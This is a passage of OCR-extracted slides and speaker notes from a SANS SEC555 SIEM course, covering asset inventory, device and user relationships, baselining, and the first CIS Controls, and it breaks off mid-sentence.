
SEC555 | SIEM with Tactical Analytics 9

Problem Visualized

The picture in this slide represents a decently large home network. At the time this graph was generated, less than fifty devices were powered on. If you were charged with identifying every asset and its purpose, how long would it take? This is a simple network and should not take long. However, if we assume it takes four hours to identify the purpose of 50 assets, then how long would it take you to know all assets in an organization of 10,000 assets?

4 Hours	800 Hours or 100 business days (based on 8 hours a day) = almost 5 months
50 Assets	10,000 Assets

This time frame is unacceptable. A method that scales is needed. Fortunately, in this section, we will cover multiple ways to identify and classify systems.



Asset Layers

Devices

- MAC Address
- IP Address
- Serial Number
- Operating System
- Installed Software
- Processes
- Scripting Frameworks

Users


- Name
- Identities
- Groups
- Authentication
- Permissions
- Privileges
- Geolocations

SANS

SEC555 | SIEM with Tactical Analytics 10

Asset Layers

Part of the challenge of knowing your assets is the depth in which you need to know them. The two most common asset types fall under devices and users. These two simple asset categories each have multiple pieces of information that are needed. The lists in this slide represent common areas of interest but are not exhaustive.



Asset Relationships

Combination and interactions define "normal"


Device <-> Device

Device <-> User

User <-> Device

User <-> User

- Devices routinely can talk without users involved
- Users interact with other users
- Devices and users tend to relate directly



SANS SEC555 | SIEM with Tactical Analytics 11

Asset Relationships

Knowing assets requires understanding how they are being used. This requires understanding the relationships between assets as well as interactions limited to the asset itself. Taking just devices and users ends up requiring knowledge of four types of relationships. This is because while devices and users interact, so do devices to devices or users to other users.


For example, both users and devices authenticate against domain controllers. Given the user jhenderson and the device ITDESKTOP01, you would have the following interactions:

jhenderson -> ITDESKTOP01
jhenderson -> DomainController1
ITDESKTOP01 -> DomainController1

However, you likely would not see the reverse:

ITDESKTOP01 -> jhenderson
DomainController1 -> jhenderson
DomainController1 -> ITDESKTOP01

These connections would be considered abnormal as computers typically do not reach out to user accounts and domain controllers typically receive connections but do not actively reach out. This is not to say that your organization will behave in this exact manner. It is possible you may see interactions like this depending on what systems are deployed and what software and services are being provided.



Asset Knowledge

Should increase knowledge level to reduce risk **properly**

1. No clue about organization and assets
2. Understand assets at a high level
3. Know how critical and sensitive assets operate
4. Know how most assets operate
5. Complete knowledge of all assets

Level 5 is unrealistic and likely waste of time/money


- Level 3 or higher should be target for most organizations

SANS SEC555 | SIEM with Tactical Analytics 12

Asset Knowledge

Any good risk management program is based on finding an acceptable level of risk. This is usually based on the maturity of an organization as well as the organization's risk appetite. Today's focus is on knowing your environment and establishing baselines. The degree to which you do so may vary from other organizations.

This author recommends that each organization aims to understand the interactions with critical and sensitive systems as well as outbound connections. Knowledge levels below this likely are not at an acceptable risk level.



SIEM Is a Tool

Some techniques covered can be done outside a SIEM

- But are easy and more efficient to do with one


Remember, SIEM is just a tool and a major enabler

- It adds context to an event/incident
- Can add or more easily automate something
- Can provide alert capabilities
- Can trigger actions

SIEM Is a Tool

Some techniques can only be done with a SIEM, and others can be done with a SIEM or with a specific product such as a firewall. However, the SIEM is a major enabler in that it provides many added capabilities and levels of automation. Most point products are purpose-built, but oftentimes their reporting and alert capabilities are minimal at best. For instance, a firewall is great at blocking connections but has limited reporting and alerting. It cannot respond by kicking off scripts or executables. A SIEM however, can do all of this with relative ease.

Another advantage the SIEM provides is a single interface. Rather than managing five different point products, each with their own idiosyncrasies, staff can work with one interface. This adds efficiency and comfort.



Baselining and Behavior Monitoring

Today's focus is on methods to understand the surrounding environment

- Will cover with a piece-by-piece approach
- You will identify ways to map out your environment
- And then find deviations and abnormalities

Key is to understand current knowledge and capabilities


- Then improve to an acceptable point

SANS SEC555 | SIEM with Tactical Analytics 14

Baselining and Behavior Monitoring

Today, the focus is on establishing a baseline and then monitoring for behaviors outside the baseline. This sounds complex and overwhelming. The goal is to tackle this in a piece-by-piece fashion so that it can be accomplished in a systemic manner.

Please keep in mind that techniques covered in this section are not as black and white as previous days. If your organization currently does not have any understanding of its assets, then you probably should not try deploying any advanced techniques covered today. If your organization already has an in-depth knowledge of things, then skip any techniques that may be too basic. A balance needs to be kept.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring

This page intentionally left blank.



CIS Controls

CIS Controls are designed to prioritize risks

- Originally the SANS Top 20, takeover by CIS in 2015
- v8 is now 18 controls based on a realignment of the Top 20
- Top 2 controls have always been ranked # 1 and # 2

# 1: Inventory and Control of Enterprise Assets

# 2: Inventory and Control of Software Assets

SANS

SEC555 | SIEM with Tactical Analytics 14


CIS Controls

In order to protect your environment, you first must know what is in your environment and whether or not those things are authorized. In fact, this knowledge is so fundamental that it ranks first and second on the CIS Controls. The CIS v8 Controls are composed of 18 controls ranked in order of importance when defending a network. Experts from all over have gathered together to share information and compose this list of controls.

References:

https://www.cisecurity.org/controls

https://sec555.com/75



CIS 1: Inventory and Control of Enterprise Assets

The first step is to identify all assets and categorize

- Needs to include whether authorized vs. unauthorized
- It is normal to have unauthorized devices...
  - Personal devices
  - Unauthorized wireless access points
  - IP cameras

"Organizations are also concerned about their ability to know all their assets (46%)" EY Global Information Security Survey 2016


SANS

SEC555 | SIEM with Tactical Analytics 17

CIS 1: Inventory and Control of Enterprise Assets

The first CIS Control deals with knowing all authorized and unauthorized devices. While it is easy to think that a network should not have unauthorized devices, this often is not true. Often it is found that personal devices, wireless access points, unknown assets, and more are plugged into an organization's network. This is caused by a multitude of things. For instance, an employee may bring in a 